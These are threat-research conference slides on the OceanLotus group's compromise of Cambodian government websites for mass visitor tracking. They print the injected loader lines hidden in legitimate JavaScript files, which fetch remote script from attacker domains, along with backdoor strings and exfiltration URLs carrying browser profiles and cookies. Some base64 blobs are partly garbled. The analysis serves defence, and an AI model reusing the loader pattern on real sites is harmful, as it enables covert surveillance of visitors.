RSAConference2019
San Francisco | March 4–8 | Moscone Center

SESSION ID: HT-W10

OceanLotus: Digital Surveillance and Cyberespionage at Scale

Steven Adair

President
Volexity Inc.
@stevenadair

Introduction & Agenda


- About me:
  - President @ Volexity
  - Spend a lot of time in the worlds of incident response, forensics, and cyber espionage research
  - Work a lot with human rights organizations, activists, dissidents, and other groups that are at severe disadvantage with regards to who is targeting them
  - Recently became a father for the second time!
- Agenda:
  - A bit of background
  - Mass Web Surveillance
  - Fake News?

Applying Knowledge from Today's Presentation

- By the end of this session...
  - You should have a firm understanding of the OceanLotus threat group and how they are tracking and targeting victims
- Immediately following this presentation you will be given:
  - A URL with a cheat sheet / guide for configuring your browser to not leak so much data to intrusive websites
  - My contact information if you have any questions or follow up

Background

- In May 2015, Chinese cybersecurity company Qihoo 360 releases a report on a threat group they call **OceanLotus**.
- Report detailed targeted attacks against Chinese government agencies, maritime institutions, research organizations, and shipping enterprises since 2012.
- Attacks are described as state-sponsored, but no nation named as a likely culprit.



OceanLouts & Mac Malware

- In the initial report from Qihoo 360, references to Mac malware were made.
- In February 2016, samples were publicly analyzed by researchers at AlienVault, revealing advanced malware capabilities targeting OS X.
- The malware is identified as having several encryption routines, anti-debugging capabilities, and built-in capabilities to support executing commands and applications, terminating processes, removing files, etc.

Ref: https://www.alienvault.com/blogs/labs-research/oceanlotus-for-os-x-an-application-bundle-pretending-to-be-an-adobe-flash-update

OceanLotus = Vietnamese?

- In May 2017, FireEye publishes a blog describing several new OceanLotus spear phishing messages, malicious attachments, and backdoors.
  - Multiple new backdoors with different capabilities and command and control protocols are detailed.
- FireEye describes several targets and victims of OceanLotus campaigns that have a theme in common:
  - Not Vietnamese
  - Have business or other interests specifically pertaining to Vietnam
- OceanLotus effectively outed/named as being a Vietnamese APT group.
  - The blog also tied OceanLotus to an EFF blog from 2014 where Vietnamese activists/bloggers were targeted with malware.

Ref: https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html

Massive Tracking Campaign Uncovered

- In November 2017, Volexity releases blog describing massive OceanLotus spying campaign.
- Strategic Web Compromised sites:
  - Chinese Shipping/Oil
  - LA / KH / PH Government
  - VN / US / etc. Human Rights/NGO (with Vietnamese Focus)


VOLEXITY PRODUCTS SERV

OceanLotus Blossoms: Mass Digital Surveillance and Attacks Targeting ASEAN, Asian Nations, the Media, Human Rights Groups, and Civil Society

NOVEMBER 6, 2017

by Dave Lassalle, Sean Koessel, Steven Adair

Volexity's First Run-in

- Volexity worked an incident for an organization in March 2015.
  - Picked up lateral activity, beaconing, and strange proxying of a Metasploit connection
- Organization is an NGO that deals with Asia issues and deals with Vietnam as part of its work.
  - Note: The Vietnamese Government is **not** a fan of them.
- Three machines are compromised in the incident.
  - All three belong to Vietnamese users

Quick Moving

- Determined they infected a user with a fake Adobe Flash installer.
  - OceanLotus likes to bundle their backdoor with legitimate installer applications. (Firefox, Chrome, CocCoc, etc.)
- Quickly escalated to Admin with a recently patched privilege escalation exploit that was found in the wild in use by a Chinese APT group (CVE-2014-4113).
- Leveraged local admin creds to move to other Vietnamese systems.
  - Used PowerSploit to conduct lateral attack operations
  - Used multiple custom backdoors for command and control + persistence

It was OceanLotus

- At the time, there was no talk of Vietnam having a cyber espionage capability.
- Even once the Qihoo 360 report came out, we did not link the two sets of activity.
- Only following later reports in 2016 and 2017 did we realize our 2015 run-in was with OceanLotus.
- Now let’s fast forward back to their Mass Tracking Campaign..

RSAConference2019

The Next Wave of OceanLotus

The Accidental Discovery of Mass Surveillance

Scanbox!

- On a fine spring day in 2017, we received a Scanbox alert from a customer's web browsing activity.
- In case you are not familiar with Scanbox...
  - PHP and JavaScript framework designed to profile and "exploit" visitors of a website
  - Has multiple plugins that support examining the browser, browser plugins, installed software, and report various details
  - Also has keylogger functionality (see our Virtual Private Keylogging blog)
- Scanbox is believed to be primarily used by Chinese APT groups.

MFAIC Cambodia

- Examination of the alert finds two major items:
  - Alert is being triggered for connections back to the domain **ajax-js[.]com**
  - Referring (compromised) URL is from **www.mfaic.gov[.]kh**
    - **The Ministry of Foreign Affairs and International Cooperation in Cambodia**
- It is always interesting to find Scanbox in the wild
  - Threat actor has breached MFAIC and installed Scanbox
  - Further targeting organizations that would visit Cambodian MFA website

Scanbox in Source

- /themes/ministry-of-foreign-affair/js/pdfobject.min.js?ver=2.0

```
h,height,id)}else{if(PDFJS_URL){return generatePDFJSiframe(targetNode,url,pdfOpenFragment,PDFJS_URL,i
d)}else if(fallbackLink){fallbackHTML=typeof fallbackLink==="string"?fallbackLink:fallbackHTML_defaul
t;targetNode.innerHTML=fallbackHTML.replace(/\[url\]/g,url)}return embedError("This browser does not
support embedded PDFs")}};return{embed:function(a,b,c){return embed(a,b,c)},pdfobjectversion:function
(){return pdfobjectversion}(),supportsPDFs:function(){return supportsPDFs}()}});document.getElementsB
yTagName('head')[0].appendChild(document.createElement('script')).src='https://ajax-js.com/i/?1';
```

Earlier Activity and New Investigations

- Just two weeks earlier, we had identified a different Scanbox URL on the website of the Ministry of the Interior (www.interior.gov.kh).
  - 5.104.105.194/adminxx5xx/
- Start proactively taking a look at KH Government websites…
  - The Ministry of Foreign Affair (MFA) – www.mfa.gov.kh
  - The findings were... interesting

Orphaned JS

- The first thing we noticed was an out-of-place JavaScript reference that returned a 404.

```
<script src="http://mfaic.gov.kh/lightbox/js/jquery.smooth-
scroll.mini.js"></script>
```

Directory Listing On and Interesting Files

Index of /js

- Parent Directory
- amazon_scroller.js
- coin-slider.js
- cript.dat
- date.js
- ie6.js
- jquery-1.6.3.min.js
- jquery-1.7.2.min.js
- jquery.carouFredSel-5.5.0.js
- jquery.easing.1.3.js
- jquery.js
- jquery.min.js
- jquery.skitter.min.js
- jquery_002.js
- number_slideshow.js
- script.js
- scripts.js
- tmp/

Index of /imgs/1644

Index of /imgs/1644

- Parent Directory
- msbuild.log
- nc.exe

64-bit Binaries -> Leviathan/GreenCrew/APT 40

File Name : cript.dat
Directory : .
File Size : 26 kB
File Modification Date/Time : 2017:05:12 02:06:49-04:00
File Access Date/Time : 2018:02:26 18:36:31-05:00
File Inode Change Date/Time : 2017:06:21 01:05:24-04:00
File Permissions : rw-r--r--
File Type : Win64 EXE
MIME Type : application/octet-stream
Machine Type : AMD AMD64
Time Stamp : 2014:09:01 04:00:24-04:00
PE Type : PE32+

```
$ strings -e l msbuild.log
%s\*
%s\%s
cmd.exe
svchost.exe
kernel32
%d %d.%d.%d %s
%d Core %.2f GHz
%.2f GB
null
[Green] pid=%d tid=%d modulePath=%s|
modulePath=
modulePath=%[^|]
```

Interesting JavaScript File

- Closer look at the file `/jwplayer.js` reveals:

```
.jwGetBandwidth=function(){};r.jwGetLockState=function(){};r.jwLock=function(){};r.jwU
nlock=function(){};if(s.config.chromeless&&!e.utils.isIOS()){h()}else{r.skin.load(s.co
nfig.skin,h)}return r}})(jwplayer)}m=document.getElementsByTagName("script")[1];jwp=do
cument.createElement("script");jwp.title="//s.jscore-group";jwp.async=true;jwp.src= jw
p.title+".com/js/jwp.js";m.parentNode.insertBefore(jwp,m);
```

- Obfuscated JS that loads more JS from the following URL:
  - http://s.jscore-group.com/js/jwp.js

Examining HTTP Activity

- The JS was designed to blend in and look like it is a legitimate part of the website's JW Player plugin.
- Pulled all related traffic from system accessing the KH MFA website.
- Request for `jwp.js` showed the file was pretty large – approximately 48 KB.
- Network traffic showed follow-on HTTP requests that were particularly interesting.

HTTP Activity Cont'd

- A follow on URL from s.jscore-group.com was requested: https://health-ray-id.com/robot.txt
  - Text file with a constantly changing GUID value. Example:

    002ada24-07bb-4e61-a4e5-10acf6a9f217

- Followed by a few more interesting requests: http://s.jscore-group.com/ads/JTdCJTIydXVpZCUyMiUzQSUyMjdkMmQ3Y2U0N2RkMTdhZWJhZWU5MjhhMmJjMWFmMDk1JTIyJTJDJTIyenV1aWQlMjIlM0ElMjIyM2Y0Yjc0ZC01ZGIwLTQwYTctODc1NS1iZjFkMjU3YWE1MTMlMjIlMkMlMjJoYXNoJTIyJTNBJTIyJTIyJTdE/adFeedback.js

Next Request

http://s.jscore-
group.com/sync/JTdCJ2IyaGlzdG9yeSUyMiUzQSU3QiUyMmNsaWVudF90aXRsZSUyMiUzQSUyMiV1MTc4MCV1MTdEMiV1MTc5QSV1MTc5RiV1MTdCRCV1MTc4NCV1MTc4MCV1YTdCNiV1MTc5QSV1MTc5NCV1MTc5
QSV1MTc5MSV1MTdDMSV1MTc5RiUyMCV1MTc5MyV1MTdCNyV1MTc4NCV1MTcMRiV1MTdBMCV1MTc5NCV1MTdPMiV1MTc5QSV1MTc4RiV1MTdCNyV1MYc5NCV1MTc4RiV1MTdEMiV13Tc4RiV1MTdCNyV1MTc
4MCV1MTdCNiV1MTc5QSV1MTdBMiV1MTc5MyV1MTdEMiV1MTc4RiV1MTc5QSV1MTc4NyV1MTdCNiV1MTc4RiV1MTdCNyUyMCV1MTc5MyV1MTdCNyV1MTc4NCV1MTc5RiV1MTdEMiV1MTc5MCV1MTdCNiV1MTc
5MyV1MTc4RiV1MTdDNiV1MTc4RSV1MTdCNiV1MTc4NCV1MTc4MCV1MTc5OCV1MTdEMiV1MTc5NiV1MTdCQiV1MTc4NyV1MTdCNiUyMCV1MTc4NyV1MTdCRCV1MTc5OSV1MTc5RiV1MTc4NCV1MTdEMiV1MTc5
QSV1MTdEMiV1MTc4MiV1MTdDNCV1MTdDNAV1MTc5NiV1MTc5QiV1MTc5QSV1MTc4QSV1MTdEMnV1MTc4QiV1MTc4MSV1MTdEMiV1Mbc5OCV1MTdDMiV1MTc5QSUyMCV1MTdFNSV1MTdFNyV1MTdFOCUyM
CV1MTc5MyV1MTdCNiV1MTc4MCV1MTdDQRUyMCV1MTc4MCV1MTdEMiV1MTc5MyV1MTdCQiV1MTc4NCV1MTc5RSV1MTc5OSV1MTdD2CV1MTc5NiV1MTdDMSV1MTc5QiUyMCV1MTdFOSUyMCV1MTc4MSV1M
TdDMiUyMCV1MTc4QSV1MTdCRSV1MTc5OCV1MTc4NiV1MTdEMiV1MTc5MyV1MTdCNiV1MTdDNiUyMCV1MTdFMiV1MTdFMCV1MTdFMSV1MTdFNiUyMiUyQyUyMmNsaWVudF91cmwlMjIlM0ElMjJodHRwJTNBLy
93d3cubWZhLmdvdi5raC8lM0ZwYWdlJTNEZGV0YWlsJTI2Y3R5cGUlM0RhcnRpY2xlJTI2aWQlM0QxOTY4JTI2bGclM0RlbiUyMiUyQyUyMmNsaWVudF9jb29raWUlMjIlM0ElMjJQSFBTRVNTSUQlM0RrNTgyZjMzYmY4MDM
wZWVlMjY1OGM5YzYyNjMyN2NkYSUzQiUyMF9fYXR1dmMlM0QxJTI1N0MyMSUzQiUyMF9fYXR1dnMlM0Q1OTI0MjRjODFmYTkzZmY5MDAwJTNCJTIwX19hdHNzYyUzRGdvb2dsZSUyNTNCMSUzQiUyMFNBUElTX0lEJT
NEY0dacVlXTnBabU50YVdobVpHcG9jRzVxY0dscFkyc3VZMjl0WW5KdmQzTmxjaTFsZUhSbGJuTnBiMjR1YW1SbWEyMXBZV0pxJTIyJTJDJTIyY2xpZW50X2hhc2glMjIlM0ElMjIlMjIlMkMlMjJjbGllbnRfcmVmZXJyZXIlMjIlM0El
MjJodHRwcyUzQS8vd3d3Lmdvb2dsZS5jb20vJTIyJTJDJTIyY2xpZW50X3BsYXRmb3JtX3VhJTIyJTNBJTIyTW96aWxsYS81LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAxMC4wJTNCJTIwV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuM
zYlMjAlMjhLSFRNTCUyQyUyMGxpa2UlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUzNy4zNiUyMiUyQyUyMmNsaWVudF90aW1lJTIyJTNBJTIyMjAxOy0wNS0yM1QxMiUzQTAyJTNBM
TcuODkxWiUyMiUyQyUyMnRpbWV6b25lJTIyJTNBJTIyQW1lcmljYS9OZXdfWW9yayUyMiUyQyUyMmNsaWVudF9uZXR3b3JrX2lwX2xpc3QlMjIlM0ElNUIlMjIxOTIuMTY4LjgwLjIwNCUyMiU1RCUyQyUyMmNsaWVudF9hc
GklMjIlM0ElMjIwMDcKMDAyZTAwNmEwMDczMDA2MzAwNmYwMDcyMDA2NTAwMmQwMDY3MDA3MjAwNmYwMDc1MDA3MDAwMmUwMDYzMDA2ZjAwNmQlMjIlMkMlMjJjbGllbnRfdXVpZCUyMiUzQSUyMjdk
MmQ3Y2U0N2RkMTdhZWJhZWU5MjhhMmJjMWFmMDk1JTIyJTJDJTIyY2xpZW50X3p1dWlkJTIyJTNBJTIyMjNmNGI3NGQtNWRiMC00MGE3LTg3NTUtYmYxZDI1N2FhNTEzJTIyJTJDJTIyZHVyaW5nJTIyJTNBJTdCJTIyaGlzd
G9yeSUyMiUzQTI3OTclMkMlMjJ3ZWJydGMlMjIlM0ElNUIyNzk1JTVEJTdEJTdEJTJDJTIybmF2aWdhdG9yJTIyJTNBJTdCJTIydXNlckFnZW50JTIyJTNBJTIyTW96aWxsYS81LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAxMC4wJTNCJTI
wV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2UlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUzNy4zNiUyMiUyQyUyMmFwcFZlcnNpb24lMjIlM0
ElMjI1LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAxMC4wJTNCJTIwV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2xlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2Fm
YXJpLzUzNy4zNiUyMiUyQyUyMmFwcENvZGVOYW1lJTIyJTNBJTIyTW96aWxsYSUyMiUyQyUyMmFwcE5hbWUlMjIlM0ElMjJOZXRzY2FwZSUyMiUyQyUyMnBsYXRmb3JtJTIyJTNBJTIyV2luMzIlMjIlMkMlMjJwcm9kdWN0J
TIyJTNBJTIyR2Vja28lMjIlMkMlMjJwcm9kdWN0U3ViJTIyJTNBJTIyMjAwMzAxMDclMjIlMkMlMjJtYXhUb3VjaFBvaW50cyUyMiUzQTAlMkMlMjJsYW5ndWFnZSUyMiUzQSUyMmVuLVVTJTIyJTJDJTIybGFuZ3VhZ2VzJTIyJTNBJ
TVCJTIyZW4tVVMlMjIlMkMlMjJlbiUyMiU1RCUyQyUyMmRvTm90VHJhY2slMjIlM0FudWxsJTJDJTIyY29va2llRW5hYmxlZCUyMiUzQXRydWUlMkMlMjJ2ZW5kb3IlMjIlM0ElMjJHb29nbGUlMjBJbmMuJTIyJTJDJTIydmVuZG9
yU3ViJTIyJTNBJTIyJTIyJTJDJTIyb25MaW5lJTIyJTNBdHJ1ZSUyQyUyMmhhcmR3YXJlQ29uY3VycmVuY3klMjIlM0E4JTJDJTIycGx1Z2lucyUyMiUzQSU3QiUyMmFjdGl2ZXglMjIlM0FmYWxzZSUyQyUyMmNvV0nMlMjIlM0F0cnV
lJTJDJTIyZmxhc2glMjIlM0FmYWxzZSUyQyUyMmphdmElMjIlM0FmYWxzZSUyQyUyMmZveGl0JTIyJTNBZmFsc2UlMkMlMjJwaG9uZWdhcCUyMiUzQWZhbHNlJTJDJTIycXVpY2t0aW1lJTIyJTNBZmFsc2UlMkMlMjJyZWFscG
xheWVyJTIyJTNBZmFsc2UlMkMlMjJzaWx2ZXJsaWdodCUyMiUzQWZhbHNlJTJDJTIydG91Y2glMjIlM0FmYWxzZSUyQyUyMnZic2NyaXB0JTIyJTNBZmFsc2UlMkMlMjJ2bGMlMjIlM0FmYWxzZSUyQyUyMndlYnJ0JTIyUyMiUz
QXRydWUlMkMlMjJ3bXAlMjIlM0FmYWxzZSU3RCUyQyUyMl9zY3JlZW4lMjIlM0ElN0IlMjJ3aWR0aCUyMiUzQTE1MzYlMkMlMjJoZWlnaHQlMjIlM0E4NjQlMkMlMjJhdmFpbFdpZHRoJTIyJTNBMTUXNiUyQyUyMmF2YWlsS
GVpZ2h0JTIyJTNBODI0JTJDJTIycmVzb2x1dGlvbiUyMiUzQSUyMjE1MzZ4ODY0JTIyJTJDJTIyX3BsdWdpbnMlMjIlM0ElNUIlN0IlMjJkZXNjcmlwdGlvbiUyMiUzQSUyMkVuYWJsZXMlMjBXaWRldmluZSUyMGxpY2Vuc2VzJ
TIwZm9yJTIwcGxheWJhY2slMjBvZiUyMEhUTUwlMjBhdWRpby92aWRlbyUyMG2vbnRlbnQuJTIwJTI4dmVyc2lvbiUzQSUyMDEuNC44Ljk3MCUyOSUyMiUyQyUyMmZpbGVuYW1lJTIyJTNBJTIyd2lkZXZpbmVjZG1hZGFwdG
VyLmRsbCUyMiUyQyUyMmxlbmd0aCUyMiUzQTElMkMlMjJuYW1lJTIyJTNBJTIyV2lkZXZpbmUlMjBDb250ZW50JTIwRGVjcnlwdGlvbiUyME1vZHVsZSUyMi13RCUyQyUyQyU3QiUyMmRlc2NyaXB0aW9uJTIyJTNBJTIyJTIyJTJDJTIy
ZmlsZW5hbWUlMjIlM0ElMjJtaGpmYm1kZ2NmamJicGFlb2pvZm9ob2VmZ2llaGphaSUyMiUyQyUyMmxlbmd0aCUyMiUzQTElMkMlMjJuYW1lJTIyJTNBJTIyQ2hyb21lJTIwUERGJTIwVmlld2VyJTIyJTdEJTJDJTdCJTIyZGVzY3J
pcHRpb24lMjIlM0ElMjIlMjIlMkMlMjJmaWxlbmFtZSUyMiUzQSUyMmludGVybmFsLW5hY2wtcGx132luJTIyJTJDJTIybGVuZ3RoJTIyJTNBMiUyQyUyMm5hbWUlMjIlM0ElMjJOYXRpdmUlMjBDbGllbnQlMjIlN0QlMkMlN0IlM
jJkZXNjcmlwdGlvbiUyMiZzQSUyMlBvcnRhYmxlJTIwRG9jdW1lbnQlMjBGb3JtYXQlMjIlMkMlMjJmaWxlbmFtZSUyMiUzQSUyMmludGVybmFsLXBkZi12aWV3ZXIlMjIlMkMlMjJsZW5ndGglMjIlM0ExJTJDJTIybmFtZSUyMiUz
QSUyMkNocm9tZSUyMFBERiUyMFZpZXdlciUyMiU3RCU1RCUyQyUyMl9taW1lVHlwZXMlMjIlM0ElNUIlN0IlMjJkZXNjcmlwdGlvbiUyMiUzQSUyMldpZGV2aW5lJTIwQ29udGVudCUyMERlY3J5cHRpb24lMjBNb2R1bGUlMjIl
MkMlMjJzdWZmaXhlcyUyMiUzQSUyMiUyMiUyQyUyMnR5cGUlMjIlM0ElMjJhcHBsaWNhdGlvbi94LXBwYXBpLXdpZGV2aW5lLWNkbXUyMiU3RCUyQyU3QiUyMmRlc2NyaXB0aW9uJTIyJTNBJTIyJTIyJTJDJTIyc3VmZml4ZX
MlMjIlM0ElMjJwZGYlMjIlMkMlMjJ0eXBlJTIyJTNBJTIyYXBwbGljYXRpb24vcGRmJTIyJTdEJTJDJTdCJTIyZGVzY3JpcHRpb24lMjIlM0ElMjJOYXRpdmUlMjBDbGllbnQlMjBFeGVjdXRhYmxlJTIyJTJDJTIyc3VmZml4ZXMlMjIlM0El
MjIlMjIlMkMlMjJ0eXBlJTIyJTNBJTIyYXBwbGljYXRpb24veC1uYWNsJTIyJTdEJTJDJTdCJTIyZGVzY3JpcHRpb24lMjIlM0ElMjJQb3J0YWJsZSUyME5hdGl2ZSUyMENsaWVudCUyMEV4ZWN1dGFibGUlMjIlMkMlMjJzdWZmaXhlc
yUyMiUzQSUyMiUyMiUyQyUyMnR5cGUlMjIlM0ElMjJhcHBsaWNhdGlvbi94LXBuYWNsJTIyJTdEJTJDJTIyZGVzY3JpcHRpb24lMjIlM0ElMjJQb3J0YWJsZSUyMERvY3VtZW50JTIwRm9ybWF0JTIyJTJDJTIyc3VmZml4ZXMlMjIl
MjIlM0El2jJwZGYlMjIlMkMlMjJ0eXBlJTIyJTNBJTIyYXBw2GljYXRpb24veC1nb29nbGUtY2hyb21lLXBkZiUyMiU3RCU1RCU3RCU3RB==/img_blank.gif

URLs

- Yes that last URL was as crazy as it looks.
- Turns out all of this JavaScript is formulating URLs full of base64.
- Let's decode them…
  - First URL decoded:

```
%7B%22uuid%22%3A%227d2d7ce47dd17aebaee928a2bc1af0
95%22%2C%22zuuid%22%3A%2223f4b74d-5db0-40a7-8755-
bf1d257aa513%22%2C%22hash%22%3A%22%22%7D
```

Long URL Decode

22%2C%22appVersion%22%3A%225.0%20%28Windows%20NT%2010.0%3B%20WOW64%29%20AppleWebKit/537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome/58.0.3029.110%20Safari/537.36%22%2C%22appCodeName%22%3A%22Mozilla%22%2C%22appName%22%3A%22Netscape%22%2C%22platform%22%3A%22Win32%22%2C%22product%22%3A%22Gecko%22%2C%22productSub%22%3A%2220030107%22%2C%22maxTouchPoints%22%3A0%2C%22language%22%3A%22en-US%22%2C%22languages%22%3A%5B%22en-US%22%2C%22en%22%5D%2C%22doNotTrack%22%3Anull%2C%22cookieEnabled%22%3Atrue%2C%22vendor%22%3A%22Google%20Inc.%22%2C%22vendorSub%22%3A%22%22%2C%22onLine%22%3Atrue%2C%22hardwareConcurrency%22%3A8%2C%22plugins%22%3A%7B%22activex%22%3Afalse%2C%22cors%22%3Atrue%2C%22flash%22%3Afalse%2C%22java%22%3Afalse%2C%22foxit%22%3Afalse%2C%22phonegap%22%3Afalse%2C%22quicktime%22%3Afalse%2C%22realplayer%22%3Afalse%2C%22silverlight%22%3Afalse%2C%22touch%22%3Afalse%2C%22vbscript%22%3Afalse%2C%22vlc%22%3Afalse%2C%22webrtc%22%3Atrue%2C%22wmp%22%3Afalse%7D%2C%22_screen%22%3A%7B%22width%22%3A1536%2C%22height%22%3A864%2C%22availWidth%22%3A1536%2C%22availHeight%22%3A824%2C%22resolution%22%3A%221536x864%22%7D%2C%22_plugins%22%3A%5B%7B%22description%22%3A%22Enables%20Widevine%20licenses%20for%20playback%20of%20HTML%20audio/video%20content.%20%28version%3A%201.4.8.970%29%22%2C%22filename%22%3A%22widevinecdmadapter.dll%22%2C%22length%22%3A1%2C%22name%22%3A%22Widevine%20Content%20Decryption%20Module%22%7D%2C%7B%22description%22%3A%22%22%2C%22filename%22%3A%22mhjfbmdgcfjbbpaeojofohoefgiehjai%22%2C%22length%22%3A1%2C%22name%22%3A%22Chrome%20PDF%20Viewer%22%7D%2C%7B%22description%22%3A%22%22%2C%22filename%22%3A%22internal-nacl-plugin%22%2C%22length%22%3A2%2C%22name%22%3A%22Native%20Client%22%7D%2C%7B%22description%22%3A%22Portable%20Document%20Format%22%2C%22filename%22%3A%22internal-pdf-viewer%22%2C%22length%22%3A1%2C%22name%22%3A%22Chrome%20PDF%20Viewer%22%7D%5D%2C%22_mimeTypes%22%3A%5B%7B%22description%22%3A%22Widevine%20Content%20Decryption%20Module%22%2C%22suffixes%22%3A%22%22%2C%22type%22%3A%22application/x-ppapi-widevine-cdm%22%7D%2C%7B%22description%22%3A%22%22%2C%22suffixes%22%3A%22pdf%22%2C%22type%22%3A%22application/pdf%22%7D%2C%7B%22description%22%3A%22Native%20Client%20Executable%22%2C%22suffixes%22%3A%22%22%2C%22type%22%3A%22application/x-nacl%22%7D%2C%7B%22description%22%3A%22Portable%20Native%20Client%20Executable%22%2C%22suffixes%22%3A%22%22%2C%22type%22%3A%22application/x-pnacl%22%7D%2C%7B%22description%22%3A%22Portable%20Document%20Format%22%2C%22suffixes%22%3A%22pdf%22%2C%22type%22%3A%22application/x-google-chrome-pdf%22%7D%5D%7D%7D

Cleaned Up


```
","appVersion":"5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/58.0.3029.110
Safari/537.36","appCodeName":"Mozilla","appName":"Netscape","platform":"Win32","product":"Gecko",
"productSub":"20030107","maxTouchPoints":0,"language":"en-US","languages":["en-
US","en"],"doNotTrack":null,"cookieEnabled":true,"vendor":"Google
Inc.","vendorSub":"","onLine":true,"hardwareConcurrency":8,"plugins":{"activex":false,"cors":true
,"flash":false,"java":false,"foxit":false,"phonegap":false,"quicktime":false,"realplayer":false,"
silverlight":false,"touch":false,"vbscript":false,"vlc":false,"webrtc":true,"wmp":false},"_screen
":{"width":1536,"height":864,"availWidth":1536,"availHeight":824,"resolution":"1536x864"},"_plugi
ns":[{"description":"Enables Widevine licenses for playback of HTML audio/video content.
(version: 1.4.8.970)","filename":"widevinecdmadapter.dll","length":1,"name":"Widevine Content
Decryption
Module"},{"description":"","filename":"mhjfbmdgcfjbbpaeojofohoefgiehjai","length":1,"name":"Chrom
e PDF Viewer"},{"description":"","filename":"internal-nacl-plugin","length":2,"name":"Native
Client"},{"description":"Portable Document Format","filename":"internal-pdf-
viewer","length":1,"name":"Chrome PDF Viewer"}],"_mimeTypes":[{"description":"Widevine Content
Decryption Module","suffixes":"","type":"application/x-ppapi-widevine-
cdm"},{"description":"","suffixes":"pdf","type":"application/pdf"},{"description":"Native Client
Executable","suffixes":"","type":"application/x-nacl"},{"description":"Portable Native Client
Executable","suffixes":"","type":"application/x-pnacl"},{"description":"Portable Document
Format","suffixes":"pdf","type":"application/x-google-chrome-pdf"}]}}
```

More URLs

- A few more similar URLs are accessed to send back information, including the following:

http://s.jscore-group[.]com/sync/JLdCJTIyaGlzdG9yeSUyMiUzQSU3QiUyMmNsaWVudF90aXRsZSUyMiUzQSUybiV1MTc4MCV1MTdEMiV1MTc5QSV1MTc5RiV1MTdCRCV1MTc4NCV1MTc4MCV1MTdCNiV1MTc5QSV1MTc5NCV1MTc5QSV1MTc5MSV1MTdDMSV1MTc5RiUyMCV1MTc5MyV1ZZdCNyV1MTc4NCV1MTc5RiV1MTdBMCV1MTc5NCV1MTdEMiV1MTc5QSV1MTc4RiV1MTdCNyV1MTc5NCV1MTc4RiV1MTdEMiV1Dpc4RiV1MTdCNyV1MTc4MCV1MTdCNiV1MTc5QSV1MTdBMiV1MTc5xyV1MTdEMiV1MTc4RiV1MTc5QSV1MTc4NyV1MTdCNiV1M2c4RiV1MTdCNyUyMCV1MTc5MyV1MTdCNyV1MTc4NCV1MTc5RiV1MTdEMiV1MTc5MCV1MTdCNiV1MTc5MyV1MTc4RiV1MTdDNiV1MTc4RSV1MTdCNiV1MTc4NCV1MTc4MCV1MTc5OCV1MTdEMiV1MTc5NiV1MTdCQiV1MTc4NyV1MTdFMiV1MTdFMCV1MTdFMSV1MTdFNiUyMiUyQyUyMmNsabVudF91cmwlMjIlM0ElMjJodHRwJTNBLy93d3cubWZhLmdvdi5raC8lM0ZwYWdlJTNEZGV0YWlsJTI2Y3R5cGUlM0RhcnRpY2xlJTI2aWQlM0QxOTY4JTI2bGclM0RraCUyMiUyQyUyMmNsaWVudF9jb29raWUlMjIlM0ElMjJQSFBTRVNTSUQlM0RiNTgyZjMzYmY4MDMwZWVlMjY1OGM5YzYyNjMyN2NkYSU0dQiUyMF9fYXRzc2MlM0Rnb29nbGUlMjUzQjElM0IlMjBfX19BUElTSUQlM0Q3ZDJkN2NlNDdkZDE3YWViYWVlOTI4YTJiYzFhZjA5NSUzQiUyMF9fYXR1dnMlM0QyJTI1N0MyMSUzQiUyMF9fYXR1dnMlM0Q1OTI0MjRjODFmxTkzZmY1MDDAxJTNCJTIwU0FQSVNfSUQlM0RjR1pxWVdOcFptTnRhV2htWkdwb2NHNXFjR2xwWTJzdVkyOXRZbkp2ZDNObGNpMWxlSFJsYm5OcGIyNHVhbV1tYTIxcFlXSnElMjIlMkMlMjJjbGllbnRfaGFzaCUyMiUzQSUyMiUyMiUyQyUyMmNsaWVudF9yZWZlcnJlciUyMiUzQSUyMmh0dHAlM0EvL3d3dy5tZmEuZ292LmtoLyUzRnBhZ2UlM0RkZXRhaWwlMjZjdHlwZSUzRGFydGljbGUlMjZpZCUzRDE5NjglMjZsZyUzRGVuJTIyJTJDJTIyY2xpZW50X3BsYXRmb3JtX3VhJTIyJTNBJTIyTb96aWxsYS81LjAlMjAlMjhXaW5kb3dzJTIwTlQlMjAgC4wJTNCJTIwV09XNjQlMjklMjBBcHBsZVdlYktpdC81MzcuMzYlMjAlMjhLSFRNTCUyQyUyMGxpa2UlMjBHZWNrbyUyOSUyMENocm9tZS81OC4wLjMwMjkuMTEwJTIwU2FmYXJpLzUbNy4zNiUyMiUyQyUyMmNsaWVudF